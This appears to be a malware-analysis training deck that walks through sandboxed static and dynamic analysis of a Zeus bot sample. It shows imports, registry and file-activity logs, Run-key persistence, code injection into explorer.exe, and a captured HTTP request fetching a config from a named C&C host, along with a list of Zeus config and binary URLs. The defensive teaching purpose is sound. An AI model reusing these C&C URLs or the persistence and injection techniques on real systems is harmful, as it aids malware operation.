

Practical Reversing IV – Advanced Malware Analysis

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Reversing & Malware Analysis Training

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Who am I

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- ◉ Types of Malware Analysis
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Why Malware Analysis?

To determine:

- **the nature and purpose of the malware**
- **Interaction with the file system**
- **Interaction with the registry**
- **Interaction with the network**
- **Identifiable patterns**

Types of Malware Analysis?

- **Static Analysis**
 - Analyzing without executing the malware
- **Dynamic Analysis**
 - Analyzing by executing the malware
- **Memory Analysis**
 - Analyzing the RAM for artifacts

Static Analysis

Steps:

- **Determine the file type**
tools: file utility on unix and windows (need to install)
- **Determine the cryptographic hash**
tools: md5sum utility on unix and windows (part of unix utils for windows)
- **Strings search**
tools: strings utility on unix and windows , Bintext
- **File obfuscation (packers, cryptors and binders) detection**
tools: PEiD, RDG packer detector
- **Submission to online antivirus scanners (virustotal, jotti, cymru)**
tools: browser and public api of Virustotal
- **Determine the Imports**
tools: PView, Dependency Walker
- **Disassembly**
tools: IDA Pro, Ollydbg

Dynamic Analysis

Involves executing the malware in a controlled environment to determine its behavior

Steps:

- **Determine the File system activity**
tools: process monitor, capturebat
- **Determine the Process activity**
tools: process explorer, process monitor, capturebat
- **Determine the Network activity**
tools: wireshark
- **Detemine the Registry activity**
tools: regmon, process monitor, capturebat

Memory Analysis

Finding and extracting artifacts from computer's RAM

- Determine the process activity
- Determine the network connections
- Determine hidden artifacts
- Determine the Registry activity

Tools:

Volatility (Advanced Memory Forensic Framework)

Advantages:

- helps in rootkit detection
- helps in unpacking


DEMO 1

<http://youtu.be/592uIELKUX8>

STATIC ANALYSIS

Step 1 – Taking the cryptographic hash

The below screenshot shows the md5sum of the sample




```
C:\Documents and Settings\Administrator\Desktop>md5sum edd94.exe
d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe

C:\Documents and Settings\Administrator\Desktop>
```

Step 2 – Determine the packer

PEiD was unable determine the packer



Step 3 – Determine the Imports

Dependency Walker shows the DLLs and API used by malicious executable

The screenshot shows the Dependency Walker application for the file EDD94.EXE. The interface is divided into several panes. On the left, a tree view shows the loaded modules: EDD94.EXE, MSVCRT.DLL, USER32.DLL, KERNEL32.DLL, and GDI32.DLL. A red arrow points to the KERNEL32.DLL entry. The main pane is split into two sections: 'I' (Imports) and 'E' (Exports). The 'I' section lists imported functions from various DLLs. Two red arrows point to the 'CreateRemoteThread' function imported from KERNEL32.DLL and the 'CopyFileA' function imported from USER32.DLL. The 'E' section lists exported functions from the loaded DLLs. At the bottom, a detailed table lists all loaded modules with their file time stamps, link time stamps, file sizes, attributes, link checksums, real checksums, CPU architectures, subsystems, symbols, preferred bases, actual bases, virtual sizes, load orders, and file versions.

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
DWMAPI.DLL	Error opening file. The system cannot find the file specified (2).													
MPR.DLL	04/14/2008 1:30p	04/14/2008 5:40a	59,904	A	0x00013C87	0x00013C87	x86	Console	CV	0x71B20000	Unknown	0x00012000	Not Loaded	5.1.2600.55
SHLWAPI.DLL	04/14/2008 1:30p	04/14/2008 5:41a	474,112	A	0x0008329F	0x0008329F	x86	GUI	CV	0x77F60000	Unknown	0x00076000	Not Loaded	6.0.2900.55
EDD94.EXE	03/25/2012 1:11a	03/25/2011 10:31a	151,552	A	0x0002E3A0	0x0002E3A0	x86	GUI	CV	0x00400000	Unknown	0x00048000	Not Loaded	N/A
GDI32.DLL	04/14/2008 1:30p	04/14/2008 5:39a	285,184	A	0x000472FF	0x000472FF	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.55
KERNEL32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	989,696	A	0x000F44A2	0x000F44A2	x86	Console	CV	0x7C800000	Unknown	0x000F6000	Not Loaded	5.1.2600.55
MSVCRT.DLL	04/14/2008 1:30p	04/14/2008 5:42a	343,040	A	0x00057341	0x00057341	x86	GUI	CV	0x77C10000	Unknown	0x00058000	Not Loaded	7.0.2600.55
NTDLL.DLL	04/14/2008 1:30p	04/14/2008 5:41a	706,048	A	0x000862B8	0x000862B8	x86	Console	CV	0x7C900000	Unknown	0x000AF000	Not Loaded	5.1.2600.55
USER32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	578,560	A	0x0008FC76	0x0008FC76	x86	GUI	CV	0x7E410000	Unknown	0x00091000	Not Loaded	5.1.2600.55

Step 4 – VirusTotal Submission


VirusTotal results show that this sample is a zeus bot (zbot)

McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Z!generic	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

DYNAMIC ANALYSIS

Step 1 – Running the monitoring tools

Before executing the malware, monitoring tools are run to capture the activities of the malware



Step 2 – Simulate Internet Services

Internet services are simulated to give fake response to malware and also to prevent malware from talking out on the internet

```
File Edit View Terminal Help
Listening on: 192.168.1.2
Real Date/Time: Sun Jul 8 01:45:02 2012
Fake Date/Time: Sun Jul 8 01:45:02 2012 (Delta: 0 seconds)
Forking services...
* dns 53/udp/tcp - started (PID 5373)
* discard 9/udp - started (PID 5395)
* https 443/tcp - started (PID 5375)
* syslog 514/udp - started (PID 5387)
* smtps 465/tcp - started (PID 5377)
* pop3s 995/tcp - started (PID 5379)
* dummy 1/udp - started (PID 5401)
* chargen 19/tcp - started (PID 5398)
* dummy 1/tcp - started (PID 5400)
* chargen 19/udp - started (PID 5399)
* discard 9/tcp - started (PID 5394)
* quotd 17/udp - started (PID 5397)
* echo 7/udp - started (PID 5393)
* quotd 17/tcp - started (PID 5396)
* finger 79/tcp - started (PID 5385)
* smtp 25/tcp - started (PID 5376)
* daytime 13/udp - started (PID 5391)
* irc 6667/tcp - started (PID 5383)
* ntp 123/udp - started (PID 5384)
* daytime 13/tcp - started (PID 5390)
* tftp 69/udp - started (PID 5382)
* time 37/tcp - started (PID 5388)
* ident 113/tcp - started (PID 5386)
* time 37/udp - started (PID 5389)
* ftps 990/tcp - started (PID 5381)
* echo 7/tcp - started (PID 5392)
* http 80/tcp - started (PID 5374)
```

Step 3 – Executing the malware (edd94.exe)




Step 4 – process, registry and filesystem activity

The below results show the process, registry and filesystem activity after executing the malware (edd94.exe), also explorer.exe performs lot of activity indicating code injection into explorer.exe

```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MigrateProxy
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\Windows\CurrentVersion
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeynet[1].txt
```

Step 5 – Malware drops a file (raruo.exe)

The below results show the malware dropping a file raruo.exe and creating a process.



```
river: CaptureProcessMonitor
river: CaptureRegistryMonitor
river: CaptureFileMonitor
-----
d C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
lueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\A
d C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
lueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
```



Step 6 – Explorer.exe setting value in registry

The below output shows explorer.exe setting a value under run registry subkey as a persistence mechanism to survive the reboot.

```
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
```

Step 7 – DNS query to malicious domain

Packet capture shows dns query to users9.nofeehost.com and also response shows that the “A” record for the domain is pointed to the machine 192.168.1.2, which is simulating internet services.



The screenshot shows the Wireshark interface with a packet capture on the eth1 interface. The filter is set to (ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (uc). The packet list shows two DNS packets:

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000078	192.168.1.100	4.2.2.2	DNS	80	Standard query A users9.nofeehost.com
5	0.032087	4.2.2.2	192.168.1.100	DNS	96	Standard query response A 192.168.1.2

The packet details pane for the selected packet (Frame 4) shows the following layers:

- Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
- Ethernet II, Src: Vmware_87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron dc:6b:de (70:71:bc:dc:6b:de)
- Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)
- User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)
- Domain Name System (query)

Step 8 – http connection to malicious domain

The below output shows zeus bot trying to download configuration file from C&C and also the fake response given by the inetsim server.

```
Follow TCP Stream
Stream Content
GET /patrickkeed/all.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Step 9– Zeus Tracker result

Zeus Tracker shows that the domain was a Zeus C&C server

abuse.ch Zeus Tracker

Home | FAQ | Zeus Blocklist | Zeus Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

Zeus Tracker :: Zeus Host users9.nofeehost.com

The Zeus C&C **users9.nofeehost.com** was not found in the Zeus Tracker database.
However, this Zeus C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

Historical Information

Zeus C&C: users9.nofeehost.com
Dateadded: 2012-03-22 14:47:12 (UTC)
Lastupdated: 0000-00-00 00:00:00 (UTC)
Uptime (hhh:mm:ss) -838:59:59
Removal date: 2012-03-27 12:14:42 (UTC)
Removal reason: investigated/cleaned

Zeus URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

